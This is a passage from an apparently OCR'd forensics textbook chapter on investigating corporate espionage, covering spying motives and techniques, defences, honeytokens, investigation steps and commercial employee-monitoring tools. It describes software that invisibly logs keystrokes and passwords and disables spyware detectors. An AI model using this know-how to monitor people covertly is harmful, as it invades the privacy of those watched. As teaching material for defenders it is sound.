   - Navigate to Chapter 7 of the Student Resource Center.
   - Install and launch FINALeMAIL.
   - Explore the various options of this program.

2. Perform the following steps:
   - Navigate to Chapter 7 of the Student Resource Center.
   - Install and launch E-Mail Detective.
   - Explore the various options of this program.
3. Perform the following steps:
   - Navigate to Chapter 7 of the Student Resource Center.
   - Install and launch Spam Arrest.
   - Track an e-mail address.

This page intentionally left blank

Chapter 8

Investigating Corporate Espionage

Objectives

After completing this chapter, you should be able to:

- Understand corporate espionage
- Describe the motives behind spying
- Understand the information that corporate spies seek
- Understand the causes of corporate espionage
- Describe spying techniques
- Defend against corporate spying
- Understand the tools used to fight against corporate espionage

Key Terms

Corporate espionage the use of spies to gather information about the activities of an organization for commercial purposes

Honeypot a system that is attractive to an attacker and serves no other purpose than to keep attackers out of critical systems and observe their attack methods

Honeytoken a file that an administrator places on a server that serves no other purpose than to attract the attention of an attacker

Netspionage network-enabled espionage, in which an attacker uses the Internet to perform corporate espionage

Introduction to Investigating Corporate Espionage

This chapter focuses on the various aspects of corporate espionage and strategies to prevent and investigate such cases.

Espionage is the use of spies to gather information about the activities of an organization. Information gathered through espionage is generally confidential information that the source does not want to divulge or make public. The term ***corporate espionage*** is used to describe espionage for

commercial purposes. Corporate espionage targets a public or private organization to determine its activities and to obtain market-sensitive information such as client lists, supplier agreements, personnel records, research documents, and prototype plans for a new product or service. This information, if leaked to competitors, can adversely affect the business and market competitiveness of the organization.

It is widely believed that corporate espionage is a high-tech crime committed by highly skilled persons. On the contrary, corporate penetration is accomplished with simple and preventable methods. Corporate spies do not depend on computer networks alone for information; they look for the easiest ways to gather information. Even trash bins and scrap bits of papers can be of great help in collecting sensitive information. Spies look for areas that are generally ignored. For example, they take advantage of people's negligence, such as forgetting to close doors or leaving scrap or waste paper around that contains sensitive information.

Market research and surveys show the severity of corporate espionage. According to the FBI and other similar market research organizations, U.S. companies lose anywhere from $24 billion to $100 billion annually due to industrial espionage and trade secret thefts, whereas technical vulnerabilities are responsible for just 20% or less of all losses.

Motives Behind Spying

The motives behind spying include the following:

- *Financial gain*: The main purpose of corporate espionage is financial gain. Any company's trade secrets can be sold for millions of dollars. Competitors can use the stolen information to leverage their market position and obtain great financial benefits.
- *Professional hostilities*: Professional hostilities are also a result of market competition. Competitors often resort to negative publicity of an organization's issues, which otherwise may have been kept secret and sorted out in time. There have been many instances when a rival company has disclosed secret information collected through corporate espionage of an organization, resulting in plummeting stocks and drastic decrease in market capitalization.
- *Challenge and curiosity*: People sometimes indulge in corporate espionage just for fun and to test their skills. Students of security programs and researchers often try to reenact corporate espionage. Though not disastrous, it compromises corporate information security.
- *Personal relations*: Many times, a corporate spy is motivated by personal or nonideological hostility toward the country or organization. Personal hostilities of disgruntled employees and job seekers toward an organization play a major role in almost all corporate espionage cases. The offenders reveal important, sensitive information to others out of spite.

Information That Corporate Spies Seek

The following are some of the types of information that corporate spies seek:

- Marketing and new product plans
- Source code of software applications: It can be used to develop a similar application by a competitor or to design a software attack to bring down the original application, thus causing financial losses to the original developer.
- Corporate strategies
- Target markets and prospect information
- Business methods
- Product designs, research, and costs: Huge investments will be in vain if the product design and related research is stolen, because the competitor can also develop the same product and offer it for less.
- Alliance and contract arrangements: delivery, pricing, and terms
- Customer and supplier information
- Staffing, operations, and wages or salaries
- Credit records or credit union account information

All of the above information is considered crucial for the success of an organization. Information leaks could have catastrophic effects on organizations.

Corporate Espionage: Insider/Outsider Threat

Corporate espionage threats can be classified into the following two basic categories:

- *Insiders*: Insiders such as IT personnel, contractors, and other disgruntled employees who can be lured by monetary benefits are the main targets of corporate spies. An insider threat is always considered more potent than an outsider threat because insiders have legitimate access to the facilities, information, computers, and networks. According to the available study reports, almost 85% of espionage cases originate from within an organization. Insiders can easily misuse their privileges to leak sensitive information, and they can collaborate with an outsider. There are several factors that may prompt an insider to sell information to a competitor or spy, such as the following:
  - Lack of loyalty
  - Job dissatisfaction
  - Boredom
  - Mischief
  - Money
- *Outsiders*: Outsiders include corporate spies and attackers who have been hired by a competing organization or are motivated by personal gain. These people try to intrude into an organization's affairs for the purpose of stealing sensitive information. An outsider can enter a company through Internet connection lines, physical break-ins, or partner (vendor, customer, or reseller) networks of the organization.

Corporate Espionage Threat Due to Aggregation of Information

Espionage is a great threat to organizations that practice information aggregation, where all information concerning an organization is brought together and stored in one location. Both insiders and outsiders can easily access critical information because there is only one point of infiltration.

In an insider attack, insiders with access privileges can tamper with, edit, overwrite, or send critical information to the organization's competitors. In an outsider attack, an outsider who breaks into the private network of an organization can search, aggregate, and relate all the organization's critical information.

Techniques of Spying

The following are some common spying techniques:

- *Hacking computers and networks*: This is an illegal technique for obtaining trade secrets and information. Hacking involves gaining unauthorized access to computers and networks.
- *Social engineering*: Social engineering is the use of influence and the art of manipulation to gain credentials. Individuals at any level of business or communicative interaction can make use of this method. All the security measures that organizations adopt are in vain when employees get socially engineered by strangers. Some examples of social engineering include unwittingly answering the questions of strangers, replying to spam e-mail, and bragging to coworkers.
- *Dumpster diving*: Dumpster diving is searching for sensitive information in the following places at a target organization:
  - Trash bins
  - Printer trash bins
  - User desks
- *Whacking*: Whacking is wireless hacking that is used to capture information passing through a wireless network.
- *Phone eavesdropping*: Phone eavesdropping is overhearing phone conversations while being physcially present.

- *Network leakage*: Most organizations set up their network to block or limit inbound and outbound connections. Even organizations that are starting to filter outbound traffic still allow certain traffic out. Two types of traffic that are always allowed out of an organization are Web and e-mail traffic.
- *Cryptography*: Cryptography is a technique to garble a message in such a way that the meaning of the message is changed. Cryptography starts with a plaintext message, which is a message in its original form. An encryption algorithm garbles a message, which creates ciphertext. A decryption algorithm can later take the ciphertext and convert it back to a plaintext message. During the encryption and decryption process, what protects the ciphertext and stops someone from inadvertently decrypting it back to the plaintext message is the key. Therefore, the secrecy of the ciphertext is based on the secrecy of the key and not the secrecy of the algorithm. Thus, to use an encryption program, a user has to generate a key. The key is often tied to a username and e-mail address. No validation is performed, so an attacker can put in bogus information that could be used later to launch a man-in-the-middle attack where the attacker can trick someone into using a false key. If someone knows the public key for a user, he or she can encrypt a message; but he or she can only decrypt the message if he or she knows the user's private key. The public key can be distributed via a trusted channel, but a user's private key should never be given out. If someone can get access to a user's private key, he or she can decrypt and read all that user's messages.
- *Steganography*: Steganography is data hiding and is meant to conceal the true meaning of a message. With steganography, a user has no idea that someone is even sending a sensitive message because he or she is sending an overt message that completely conceals and hides the original covert message. Therefore, cryptography is often referred to as secret communication and steganography is referred to as covert communication. Insiders often use steganography to transmit credentials to other organizations.

Defense Against Corporate Spying

The following are some techniques that can secure the confidential data of a company from spies:

- Controlled access
  - Encrypt the most critical data.
  - Never store sensitive information on a networked computer.
  - Classify the sensitivity of the data and thus categorize personnel access rights to read/write the information.
  - Assign duties to personnel where their need-to-know controls should be defined.
  - Ensure authorization and authentication to critical data.
  - Install antivirus software and password-protect the secured system.
  - Regularly change the password of confidential files.
  - Separate duties.
- Background investigations of personnel
  - Verify the background of new employees.
  - Do not ignore physical security checks.
  - Monitor employee behavior.
  - Monitor systems used by employees.
  - Disable remote access.
  - Make sure that unnecessary account privileges are not allotted to normal users.
  - Disable USB drives on employees' systems.
  - Enforce a security policy that addresses all employee concerns.

The following are the basic security measures to protect against corporate spying:

- Destroy all paper documents before trashing them. Secure all dumpsters and post "NO TRESPASSING" signs.
- Regularly conduct security awareness training programs for all employees.

- Place locks on computer cases to prevent hardware tampering.
- Lock the wire closets, server rooms, phone closets, and other sensitive equipment.
- Never leave a voice mail message or e-mail broadcast message that gives an exact business itinerary.
- Install electronic surveillance systems to detect physical intrusions.

Steps to Prevent Corporate Espionage

The following sections outline some steps that help in preventing corporate espionage.

Understand and Prioritize Critical Assets

An administrator needs to determine the criteria that are used to estimate value. Monetary worth, future benefit to the company, and competitive advantage are sample criteria that could be used. Whatever the criteria are, they need to be determined first.

After all assets are scored, the administrator needs to prioritize them based on the criteria. When the administrator is done, he or she should have a list of all the critical assets across the organization. These assets represent the crown jewels of the organization and need to be properly protected. Once the list of assets has been determined, the critical assets need to be protected. An administrator needs to understand the likely attack points and how an attacker would compromise each asset.

Define Acceptable Level of Loss

The possibility for loss is all around, and risk management becomes a driving factor in determining what an organization should focus its efforts on and what can be ignored. As difficult as it may seem for all critical assets, an adequate level of risk needs to be defined. This helps an organization to focus on what should or should not be done with regard to insider threats. Cost-benefit analysis is a typical method of determining the acceptable level of risk. The general premise behind cost-benefit analysis is determining what the cost is if the asset is lost in part or in whole, versus what the cost is to prevent that loss. While this is hard for some people to swallow, there are actually many situations where it is more cost effective to do nothing about the risk than to try to prevent or reduce the risk from occurring.

Typically, there are two methods to deal with potential loss: prevention and detection. Preventive measures are more expensive than detective measures. With a preventive measure, the organization stops the risk from occurring. With detective measures, the organization allows the loss to occur but detects it in a timely manner to reduce the time period in which the loss occurs. Defining an acceptable level of loss enables an organization to determine whether it should implement preventive or detective measures. If the organization's acceptable level of loss is low, which means it has a low tolerance for a loss of a given asset, a preventive measure would be more appropriate to stop the loss. The organization would have to be willing to spend the extra money on appropriate preventive measures. If the organization's acceptable level of loss is high, this means it has a higher tolerance and would most likely spend less money on a solution and implement detective measures. Now, the organization is allowing the loss to occur, but it is controlling and bounding it. Therefore, performing calculations on acceptable level of loss plays a critical role in controlling insider threats.

Control Access

The best method for controlling insider threats is limiting and controlling access. In almost every situation in which an insider compromises, it is usually because someone had more access than he or she needed to do his or her job. There are usually other factors at play, but the number one factor is properly controlling access. For preventing insider attack, it is better to allocate someone the least amount of access that he or she needs to do his or her job. Encrypt the most critical data. Never store sensitive information on a networked computer; store confidential data on a standalone computer that has no connection to other computers and the telephone line. Regularly change the password of confidential files.

Bait: Honeypots and Honeytokens

A ***honeypot*** is a system that is put on a network that has no legitimate function. It is set up to look attractive to attackers and keep them out of critical network systems. The key thing about a honeypot is that there is no legitimate use for it, so no one should be accessing it. If someone accesses the honeypot in any way, that person is automatically suspicious because the only way he or she could have found it is if he or she was wandering around

the network looking for something of interest. If the attacker was only doing what he or she was supposed to, he or she would have never found the system.

Note that there are some legal ramifications to using honeypots. If the honeypot is used to protect critical systems and to observe attack methods to be able to better protect network systems, it is simply enticement to provide the attacker with a more attractive target. If, on the other hand, the intent is to lure or trick the attacker into attacking the system so an administrator can catch and prosecute the attacker, it could be considered entrapment, which is illegal.

A ***honeytoken*** works the same way as a honeypot, but instead of an entire system, it is done at the directory or file level. An administrator puts an attractive file on a legitimate server and if anyone accesses it, the administrator catches the attacker with his or her hand in the cookie jar. This usually has a higher payoff. Insiders are good at figuring out a certain system or even a certain directory that contains critical intellectual property for a company. If an administrator adds an additional file to the system or directory, there is a chance that someone might stumble across it. Once again, since this is not a legitimate file, no one should be accessing it. There is no speculation involved if someone accesses the honeytoken file. That person is clearly up to no good since there is no reason anyone should be accessing it. Therefore, honeytokens can enable administrators to set up a virtual minefield on critical systems. If a person is a legitimate user and knows the files he or she is supposed to access, he or she can easily navigate the minefield and not set off any mines; however, if a user is an insider trying to cause harm, there is a good chance that he or she will be tempted by a honeytoken.

Detect Moles

With mole detection, an administrator gives a piece of data to a person and if that information makes it out to the public domain, the administrator knows the organization has a mole. If an administrator suspects that someone is a mole, he or she could "coincidentally" talk about something within earshot of the suspect. If the administrator hears the information being repeated somewhere else, he or she knows that person is the mole. Mole detection is not technically sophisticated, but it can be useful in trying to figure out who is leaking information to the public or to another entity.

Perform Profiling

An ideal way to control and detect insiders is by understanding behavioral patterns. There are two general types of profiling that can be performed: individual and group. Individual profiling is related to a specific person and how he or she behaves. Every person is unique, so individual profiling learns the pattern of normality for a given individual, and if any behavior falls outside of that norm, that person is flagged. The advantage of this method is that it closely matches to an individual and is more customized to how a single individual acts. The problem is that it changes with the person, so if the attacker knows that individual profiling is being performed and makes slow, minor adjustments to his or her behavior, he or she could slip through the system.

Perform Monitoring

Monitoring is easy to do and provides a starting point for profiling. With monitoring, an administrator is just watching behavior. In order to profile a given person and flag exceptional behavior, the administrator has to establish a baseline. Therefore, in many cases, it is better to start with monitoring to see how bad the problem is and then move toward profiling if that is deemed necessary at a later point in time. Before an organization performs monitoring, it is critical that it does it in a legal and ethical manner. From a legality standpoint, it is critical that an organization determines whether information has an implied expectation of privacy.

The following are some of the different types of monitoring that an organization can perform:

- Application specific
- Problem specific
- Full monitoring
- Trend analysis
- Probationary

Analyze Signatures

Signature analysis is a basic but effective measure for controlling insider threats or any malicious activity. Signature analysis is also called pattern analysis because the administrator is looking for a pattern that is indicative of a problem or issue.

The problem with signatures is that an administrator must know about an attack in order to create a signature for it. The first time an attack occurs, it becomes successful because there is no signature. After it is successful and the administrator performs incident response and damage assessment, he or she can figure out how the attack occurred and can build an appropriate signature for the next time; however, if the next time the attacker attacks in a different manner, the signature might miss the attack again. This brings up two important points with regard to signatures. First, they will only catch known attacks; they will not catch zero-day attacks. A zero-day attack is a brand new attack that has not been publicized and is not well known. Second, signatures are rigid. If an administrator has a signature for an attack and it occurs exactly the same way each time, he or she can detect it and flag it. However, if it is morphed or changed, there is a good chance the signature will no longer be effective. The last problem with signatures is that they take a default allow stance on security. A default stance blocks what is malicious, and anything else that falls through is flagged as good. By itself, signature detection says if there is bad behavior but there is no signature match, then the behavior must be good.

Key Findings from U.S. Secret Service and CERT Coordination Center/SEI Study on Insider Threats

A U.S. Secret Service and CERT Coordination Center/SEI study revealed the following things concerning insider threats:

- A negative work-related event triggered most insiders' actions.
- The most frequently reported motive was revenge.
- The majority of insiders planned their activities in advance.
- Remote access was used to carry out a majority of the attacks.
- Insiders exploited systematic vulnerabilities in applications, processes, and/or procedures, but relatively sophisticated attack tools were also employed.
- The majority of insiders compromised computer accounts, created unauthorized backdoor accounts, or used shared accounts in their attacks.
- The majority of attacks took place outside normal working hours.
- The majority of the insider attacks were only detected once there was a noticeable irregularity in the information system or a system became unavailable.
- The majority of attacks were accomplished using the company's computer equipment.
- The insiders not only harmed individuals but also the organizations.

Netspionage

Netspionage is network-enabled espionage, in which an attacker uses the Internet to perform corporate espionage. Corporate espionage is an old practice, but the advent of the Internet has made it easier, faster, and much more anonymous. Netspionage enables spies to steal sensitive corporate information without physically entering the company's premises.

Investigating Corporate Espionage Cases

The following are some steps an investigator should take when investigating corporate espionage cases:

1. *Check the possible points of physical intrusion*: Before starting an investigation into a corporate espionage case, an investigator should scan all possible points of physical intrusion carefully. These points may provide clues about how the information might have leaked and can also provide fingerprints if anybody passed through. This information may be helpful when presenting the case before a court of law.
2. *Check the CCTV records*: An investigator should check all CCTV records for any unusual activity. This often leads to the real culprit.
3. *Check e-mails and attachments*: An investigator should check all official e-mails and other e-mails with attachments used at the workplace. In many cases, the information is passed outside using e-mails. An investigator should thoroughly scan any suspicious e-mail and try to find out its destination.


4. *Check systems for backdoors and Trojans:* Disgruntled employees install backdoors and Trojans in their systems using their privileges as employees before quitting their jobs. So an investigator should scan all the systems and check for backdoors and Trojans. If any backdoor or Trojan is discovered, an investigator should trace its connections.
5. *Check system, firewall, switch, and router logs*: Logs show each and every event taking place in a network. An investigator should examine the logs of all network devices to detect suspicious activities, such as when and which data passed through the network and which kind of services and protocols were used.
6. *Screen the logs of network and employee monitoring tools, if any*: If an administrator has installed any kind of employee monitoring tools on the organization's systems, an investigator should analyze their reports. But before using any such monitoring tools, the investigator must take care of any legal aspects.
7. *Seek the help of law enforcement agencies, if required*: An investigator should enlist the help of law enforcement agencies if it is necessary to track the culprit and bring him or her to trial.

Tool: Activity Monitor

Activity Monitor allows an administrator to track how, when, and what a network user did on any LAN. The system consists of server and client parts.

The following are some of the features of Activity Monitor:

- Remotely views desktops
- Monitors Internet usage
- Monitors software usage
- Records activity log for all workplaces on a local or shared network location. Log files include typed keystrokes, records of switching between programs with time stamps, application path, and window names, visited Web sites, and more.
- Tracks any user's keystrokes on an administrator's screen in real-time mode. This includes passwords, e-mail, and chat conversations, as shown in Figure 8-1.



Source: http://www.softactivity.com/employee-monitoring.asp. Accessed 2/2007.

Figure 8-1 Activity Monitor can capture keystrokes in real time.

- Takes snapshots of remote PC screens on a scheduled basis
- Total control over networked computers. An administrator can start or terminate remote processes, run commands, copy files from remote systems, turn off or restart remote systems, and log the current user off.
- Deploys the client part of the software remotely from the administrator's PC to all computers on the network
- Automatically downloads and exports log files from all computers on a scheduled basis
- Provides HTML, Excel, and CSV support to export data and reports
- Monitors multiple employee computers simultaneously from a single workstation
- Runs completely invisibly

Tool: Spector CNE

Spector CNE provides an organization with a complete record of employee PC and Internet activity. Spector CNE collects information about every e-mail sent and received, every chat conversation and instant message, every Web site visited, every keystroke typed, and every application launched. It also provides detailed pictures of PC activity via periodic screen snapshots.

The following are some of the features of Spector CNE:

- It allows an administrator to monitor and conduct investigations on employees suspected of inappropriate activity.
- It increases employee productivity by reducing frivolous and inappropriate activity.
- It monitors and eliminates leaking of confidential information.
- It monitors and recovers lost crucial communications (e-mails, chats, and instant messages).
- It assists help desk staff with PC recovery.
- It meets or exceeds federal, industry, and agency compliance requirements for keeping records of company communications and transactions.
- It monitors ongoing employee performance and PC proficiency.
- It obtains proof to support accusations of wrongdoing.
- It reduces security breaches.
- It detects the use of organization resources to engage in illegal or unethical activities.
- It limits legal liability (including sexual and racial harassment).
- It enforces PC and Internet acceptable-use policies.

Tool: Track4Win


Track4Win monitors all computer activities and Internet use. With powerful network support, it can easily collect application running times (Figure 8-2), track Internet use information through the network, log this information in a database, analyze the information, and produce reports.

The following are some of the features of Track4Win:

- Employee's current status monitoring
- Multiuser and real-time monitoring
- URL/Web site address capture and Web content tracking
- Invisibility in Windows Task Manager

The following are the technical features of Track4Win:

- Data storage in Microsoft Access database format
- Microsoft SQL Server upgradeable
- Supports Microsoft Access, Microsoft SQL, Oracle, and ODBC database connections



Source: http://www.track4win.com/. Accessed 2/2007.

Figure 8-2 Track4Win keeps track of application running times.

Tool: SpyBuddy

SpyBuddy monitors the computer usage of employees. It enables an administrator to track every action on a PC, down to the last keystroke pressed or the last file deleted. SpyBuddy is equipped with the functionality to record all AOL/ICQ/MSN/AIM/Yahoo! chat conversations, all Web sites visited, all windows opened and interacted with, every application executed, every document printed, every file or folder renamed and/or modified, all text and images sent to the clipboard, every keystroke pressed, every password typed, and more.

The following are some of the features of SpyBuddy:

- *Internet conversation logging*: Logs both sides of all chat and instant message conversations
- *Disk activity logging*: Records all changes made to hard drives and external media
- *Window activity logging*: Captures information on every window that is viewed and interacted with
- *Application activity logging*: Tracks every application that is executed and interacted with
- *Clipboard activity logging*: Captures every text and image that is copied to the clipboard
- *Browser history logging*: Views all Web sites visited before SpyBuddy was installed and when SpyBuddy was not recording
- *Printed documents logging*: Logs specific information on all documents that are sent to the printer spool
- *Keystroke monitoring*: Tracks all keystrokes pressed and which windows they were pressed in
- *Web activity logging*: Logs all titles and addresses of Web sites that are visited
- *Screen capturing*: Automatically captures screenshots of the desktop (or the active window) at set intervals
- *Web-site filtering*: Creates Web site and protocol ban lists to prevent employees from viewing certain Web sites while SpyBuddy is active
- *Web-site monitoring*: Manages a list of Web sites for SpyBuddy to monitor, and if a specified keyword/phrase is found, it will record it
- *Password protection*: SpyBuddy is password protected to prevent others from starting or stopping the monitoring process, as well as changing SpyBuddy configuration settings

- *E-mail log delivery*: SpyBuddy can periodically send the administrator recorded activity logs in a specified format (HTML/Excel/text/CSV/XML) and desktop screenshots at specified intervals
- *Scheduling agent*: Automatically configures SpyBuddy to start or stop at specified times and dates, or configures it to perform at the same time every day of the week

Tool: NetVizor

NetVizor is an employee monitoring solution. NetVizor allows an administrator to monitor the entire network from one centralized location. The administrator can track workstations, or he or she can track individual users who may use multiple systems on the network.

The following are some of the features of NetVizor:

- It logs keystrokes, Web site visits, searches, application usage, files, and document usage.
- It logs Internet connections, chat conversations, windows opened, e-mail activities, Internet traffic data, uploads, and downloads.
- It offers detailed user activity reports and network activity reports.
- It offers real-time visual remote monitoring and Web-based remote control.
- It disables spyware detectors.


Figure 8-3 is a screenshot from NetVizor.

Tool: Privatefirewall

Privatefirewall is a personal firewall and intrusion detection application that eliminates unauthorized access to a PC. Its interface allows users to create custom configurations.


The following are some of the features of Privatefirewall:

- Packet filtering
- Port scanning
- IP/Web site protection



Source: http://www.netvizor.net/. Accessed 2/2007.

Figure 8-3 This shows NetVizor's main screen.



Source: http://www.privacyware.com/personal_firewall.html. Accessed 2/2007.

Figure 8-4 Privatefirewall is a personal firewall application.

- E-mail anomaly detection
- Advanced application protection

Figure 8-4 shows a screenshot from Privatefirewall.

Tool: Internet Spy Filter

Internet Spy Filter blocks spyware, Web bugs, worms, cookies, ads, scripts, and other intrusive devices. When a user is online, an attacker may be monitoring the user without his or her knowledge or explicit permission. These attackers may try to obtain private information about the user. Internet Spy Filter removes viruses and spyware, and acts as a personal firewall. Figure 8-5 shows Internet Spy Filter's reporting feature.

Tool: Spybot—Search & Destroy

